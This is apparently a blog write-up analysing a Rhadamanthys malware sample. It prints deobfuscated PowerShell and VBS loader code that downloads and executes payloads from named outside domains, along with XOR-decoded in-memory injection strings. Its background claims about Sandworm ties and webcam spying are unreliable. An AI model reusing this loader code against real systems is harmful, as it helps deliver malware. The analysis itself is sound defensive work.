Malware Analysis - Rhadamanthys

0xmrmagnezi.github.io/malware analysis/Rhadamanthys/

July 12, 2024

3 minute read

Sample:

`fb6402d3ef1fcdd5af327668fa8d41b4`

Background

Rhadamanthys malware has been notably associated with the threat actor group known as Sandworm. Sandworm, believed to have ties to Russian intelligence, It allows them to gain unauthorized access to computers, enabling them to execute commands, steal data, and surveil victims through webcams and microphones. It spreads via phishing emails and exploits software vulnerabilities.

Static Analysis - Stage 1




Figure 1: Malware Bazaar Entry

The first stage contained a relatively short PowerShell script that was somewhat obfuscated, as shown in Figure 2.






Figure 2: Obfuscated PowerShell

After cleaning up the code and deobfuscating it, we were left with clear code, as shown in Figures 3 and 4.



```
powershell -win hidden $g72p14=iex($('[Environment]::GetExihs'''.Replace('xih','nvironmentVariable(''public'') + ''\\p9nc2a.vb')));
$flol=iex($('[Environment]::GetExihs'''.Replace('xih','nvironmentVariable(''public'') + '\\yd2.vb')));
function getit([string]$fz, [string]$oulv)
{
    $ff=iex($('(Nh5fw-Objh5fct Systh5fm.Nh5ft.Wh5fbClih5fnt).Downh9he($oulv.Replace(''j5f'',''tps://'').Replace(''r4j'', ''e''), $fz)').Replace('h5f',
     'e').Replace('h9h', 'loadFil'));iex('szvbarzvb $fz'.Replace('zvb','t'))
}
$fzf=$(Get-Location).tostring() + '\\';Remove-Item -Path ($fzf + $(Get-ChildItem -Include *.lnk -Name));
getit -fz ($fzf + 'List of Required items and services.pdf') -oulv
'htj5fwww.kuthbanr4jng.com/wh/List%20of%20rr4jquirr4jd%20itr4jms%20and%20sr4jrvicr4js.pdf';
getit -fz $flol -oulv 'htj5fwww.pinr4japplr4jtr4jch.ar4j/at/at.vbs';
exit
```

Figure 3: After Cleaning




```
$ff=iex($('(Nh5fw-Objh5fct Systh5fm.Nh5ft.Wh5fbClih5fnt).Downh9he($oulv.Replace(''j5f'',''tps://'').Replace(''r4j'', ''e''), $fz)').
Replace('h5f', 'e').Replace('h9h', 'loadFil'));iex('szvbarzvb $fz'.Replace('zvb','t'))

getit -fz ($fzf + 'List of Required items and services.pdf') -oulv
'htj5fwww.kuthbanr4jng.com/wh/List%20of%20rr4jquirr4jd%20itr4jms%20and%20sr4jrvicr4js.pdf';
getit -fz $flol -oulv 'htj5fwww.pinr4japplr4jtr4jch.ar4j/at/at.vbs';

https://www.kuthbaneng.com/wh/List%20of%20required%20items%20and%20services.pdf
https://www.pineappletech.ae/at/at.vbs
```

Figure 4: After Deobfuscation

The first URL downloads a PDF and opens it, while the second URL downloads a VBS file and executes it in the background. Browsing to this URL revealed a lengthy, obfuscated VBS script.

Second Stage



```
pineappletech.ae/at/at.vbs

Function Slagbnkens(autolithograph)

Slagbnkens = Chr(autolithograph)

End Function

Strammes = 0

Jomfruhaar= array(65+5+0,69,77,59,72,73,62,59,66,66)

Set Scapel = CreateObject("Wscript.Shell")

Indestngte = Forrderiske

Tover = &HFFFFF679
Supervitalness = "renskrivende? unsharable."
Sordin = 3061
Denigrating = &HAF3D
Resemblable = "Serviceprisens? lilleakse180"
Transcursively = -57317
Barerne = &HFFFF8C6F
Stempelafgifternes = "Jimsedge, proappointment103"
Langfibrede = -15111
Beguin = 12359
Biobibliographic = "Jowliest spaltegruppens89"
Fagblades = -17833
Juxtaposed = 45142
Cozed = 50922
Fiberkosts = "Chipped. aponeurotic"
Retrogradordbgernes = "Payouts hardenbergia?"
Carcharodon = &H4034
forudbestemmer = "Breastie sttimor,"
Delfiundersgelserne = "Cauponate magtsproget;"
Enevrelser = "karyotypic57, acquitter"
Epibatus = &HFFFF918D
Hyrse167 = "Bottomry. uncribbing155"
outvied = -6828
Wrathful = &H3EE1
Cucumaria = -58458
Terningeslagene = &H1DD8
uncomputed = "Grandtotal! julemandens164?"
Isthmal = -19475
Thebaism124 = &HFFFF4EAA
Ggeskallens = &HFFFFC672
Hretiker = "Fatiloquent rustning"
Dionise81 = 19376
Enthusiasm = -23912
Stintedness = "Yungo! pleadable"
Semantik = -54099
```

Figure 5: Long VBS Script

After examining the code, I uncovered clues about the obfuscation technique employed. The method involved filling the code with junk code, and in the middle of the script, a long string was constructed. Once I identified the execution point, I disarmed it and echoed the final command to the console using CScript.




Figure 6: CScript Output

After cleaning up the code, I discovered an important function that functions similarly to a regex. This ‘regex’ essentially counts every sixth character and concatenates them into a new string. In Figure 7 you can find that specific function.

Figure 7: Regex Function

Understanding that function led me to construct a regex in CyberChef, through which I successfully extracted the next stage of the malware.




Figure 8: Regex in CyberChef

```
}
$tailforemost='Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0 ';
$Transformability='User-Agent ';
$progressions='https://www.almrwad.com/mn/Udliggers.hhk>https://www.erp-royal-crown.info/mn/Udliggers.hhk ';
$Falsificere='> ';
$Parakelia='iex ';
$Simar='Copyrights';
$Supperne ='echo %appdata%\Visiteres.Hud && echo t ';
Tilhre ('$global:Brnefdselsdag=(cmd /c $Supperne) ');
Tilhre ('$global:Glutition240=$progressions.split($Falsificere) ');
Tilhre ('[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12 ');
$Deliciousness= ('$global:Lnningsdages=New-Object System.Net.WebClient');
Tilhre ($Deliciousness);
Tilhre ('$Lnningsdages.Headers[$Transformability]=$tailforemost ');
$Benzinautomaten='$Lnningsdages.DownloadFile($progressions,$Tegnebger) ';
Tilhre ('$global:Givable=(Test-Path $Tegnebger) ');
while (!$Givable)
{
    Tilhre ('$global:Mekaniserendes=$true ') ;
    Tilhre $Benzinautomaten;
    Tilhre ('Start-Sleep 4 ');
    Tilhre ('$global:Givable=(Test-Path $Tegnebger) ') ;
    Tilhre ('$global:Brumalia=$global:Samlingsregeringen++%$Glutition240.count ') ;
}
$Existimation=345476;
$Basigenous=28090;
Tilhre ('$global:Homonymets = Get-Content $Tegnebger ');
Tilhre ('$global:Anseendes = [System.Convert]::FromBase64String($Homonymets) ');
Tilhre ('$global:Cemeterial = [System.Text.Encoding]::ASCII.GetString($Anseendes) ');
Tilhre ('$global:Purplewood=$Cemeterial.substring($Existimation,$Basigenous) ');
Tilhre $Purplewood;
```

Figure 9: After Decoidng the Whole code

As indicated in Figure 8 and 9, two URLs have been identified containing the next stage of the malware.

Third Stage

Browsing to those URLs revealed the next stage along with additional files containing other variants as shown in Figure 10 and 11.

Figure 10: First URL




Figure 11: Second URL - Revealed 3 variants

The content of the file was revealed in previous script and decoded from Base64. Using CyberChef, I decoded the Base64 content of the file. At the end of the file, the actual code was revealed, as shown in Figure 11.




Figure 12: CyberChef Base64 Decode

This part also utilized the previously analyzed regex function. Using the same technique to decode a new function was revealed.

```
}
Function Traadnets ($Overshooting, $Vanishment = 0)
{
    $Carcavelhos=2
    Tilhre ('$global:Embedsmndenes = New-Object byte[] ($Overshooting.Length / 2) ')
    For($Countershock=0; $Countershock -lt $Overshooting.Length; $Countershock+=$Carcavelhos)
    {
        Tilhre ('$Embedsmndenes[$Countershock/2] = [convert]::ToByte($Overshooting.Substring($Countershock, 2), 16) ')
        $Embedsmndenes[$Countershock/$Carcavelhos] = Rallike $Embedsmndenes[$Countershock/$Carcavelhos] 132
    }
    Tilhre ('$global:Traverserne=[String][System.Text.Encoding]::ASCII.GetString($Embedsmndenes) ')
    if ($Vanishment)
    {
        Tilhre $Traverserne
    }
    else
    {
        $Traverserne
    }
}
```

Figure 13: XOR Function Revealed

After analyzing this function, I discovered that it utilized XOR with the key 84 in Hex. An example can be found in figure 14.




Figure 14: Using XOR

Before Decoding:

```
$Traverserne
}
}
$Hydrosere=Traadnets 'D7FDF7F0E1E9AAE0E8E8'
$Frydefuldt68=Traadnets 'C9EDE7F6EBF7EBE2F0AAD3EDEAB7B6AAD1EAF7E5E2E1CAE5F0EDF2E1C9E1F0ECEBE0F7'
$Skiltemalernes=Traadnets 'C3E1F0D4F6EBE7C5E0E0F6E1F7F7'
$Fremmes=Traadnets 'D7FDF7F0E1E9AAD6F1EAF0EDE9E1AACDEAF0E1F6EBF4D7E1F6F2EDE7E1F7AACCE5EAE0E8E1D6E1E2'
$Trompetstdenes163=Traadnets 'F7F0F6EDEAE3'
$Jvndgnet=Traadnets 'C3E1F0C9EBE0F1E8E1CCE5EAE0E8E1'
$Eriksson=Traadnets 'D6D0D7F4E1E7EDE5E8CAE5E9E1A8A4CCEDE0E1C6FDD7EDE3A8A4D4F1E6E8EDE7'
$Telefonabonnenten165=Traadnets 'D6F1EAF0EDE9E1A8A4C9E5EAE5E3E1E0'
$Tilflugtssteder=Traadnets 'D6E1E2E8E1E7F0E1E0C0E1E8E1E3E5F0E1'
$Elektronikvirksomheden226=Traadnets 'CDEAC9E1E9EBF6FDC9EBE0F1E8E1'
$skridningernes=Traadnets 'C9FDC0E1E8E1E3E5F0E1D0FDF4E1'
$Karakteristikum=Traadnets 'C7E8E5F7F7A8A4D4F1E6E8EDE7A8A4D7E1E5E8E1E0A8A4C5EAF7EDC7E8E5F7F7A8A4C5F1F0EBC7E8E5F7F7'
$Vawntie=Traadnets 'CDEAF2EBEFE1'
$Fortfarende=Traadnets 'D4F1E6E8EDE7A8A4CCEDE0E1C6FDD7EDE3A8A4CAE1F3D7E8EBF0A8A4D2EDF6F0F1E5E8'
$Stavrs241=Traadnets 'D2EDF6F0F1E5E8C5E8E8EBE7'
$Kravlende=Traadnets 'EAF0E0E8E8'
$Overtrffe=Traadnets 'CAF0D4F6EBF0E1E7F0D2EDF6F0F1E5E8C9E1E9EBF6FD'
$Skattebilletternes=Traadnets 'D8'
$Recurvature62=Traadnets 'D1D7C1D6B7B6'
$Luftfartsinformationstjenestens=Traadnets 'C7E5E8E8D3EDEAE0EBF3D4F6EBE7C5'
$Demonolatrous = Traadnets 'EFE1F6EAE1E8B7B6'
$pacifister = Traadnets 'F1F7E1F6B7B6'
$Skibsllet=Traadnets 'D7ECEBF3D3EDEAE0EBF3'
function Varsomt ($Videotext, $semiprivacy) {
Traadnets
'A0E3E8EBE6E5E8BED4E5F6E5E9E1F7E1A4B9A4DFC5F4F4C0EBE9E5EDEAD9BEBEC7F1F6F6E1EAF0C0EBE9E5EDEAAAC3E1F0C5F7F7E1E9E6E8EDE1F7ACAD' 1
Traadnets
'A0E3E8EBE6E5E8BEC6F6EDF7E5EAF0E3F6E5EAE5F0E1F6F7A4B9A4ACA0D4E5F6E5E9E1F7E1A4F8A4D3ECE1F6E1A9CBE6EEE1E7F0A4FFA0DBAAC8EBE7E5F0EDEBEAA
```

Figure 15: Before XOR

After Decoding:

```
    }
}
$Hydrosere='System.dll'
$Frydefuldt68='Microsoft.Win32.UnsafeNativeMethods'
$Skiltemalernes='GetProcAddress'
$Fremmes='System.Runtime.InteropServices.HandleRef'
$Trompetstdenes163='string'
$Jvndgnet='GetModuleHandle'
$Eriksson='RTSpecialName, HideBySig, Public'
$Telefonabonnenten165='Runtime, Managed'
$Tilflugtssteder='ReflectedDelegate'
$Elektronikvirksomheden226='InMemoryModule'
$skridningernes='MyDelegateType'
$Karakteristikum='Class, Public, Sealed, AnsiClass, AutoClass'
$Vawntie='Invoke'
$Fortfarende='Public, HideBySig, NewSlot, Virtual'
$Stavrs241='VirtualAlloc'
$Kravlende='ntdll'
$Overtrffe='NtProtectVirtualMemory'
$Skattebilletternes='\'
$Recurvature62='USER32'
$Luftfartsinformationstjenestens='CallWindowProcA'
$Demonolatrous ='kernel32'
$pacifister = 'user32'
$Skibsllet='ShowWindow'
function Varsomt ($Videotext, $semiprivacy)
{
    '$global:Paramese = [AppDomain]::CurrentDomain.GetAssemblies()' 1
    '$global:Brisantgranaters = ($Paramese | Where-Object {$_.Location.Split($Skattebilletternes)[-1].Equals($Hydrosere)
    }).GetType($Frydefuldt68)' 1
    '$global:Unagreeableness = $Brisantgranaters.GetMethod($Skiltemalernes, [Type[]] @($Fremmes, $Trompetstdenes163))' 1
```

Figure 16: After XOR

That stage revealed memory manipulation and code injection techniques.

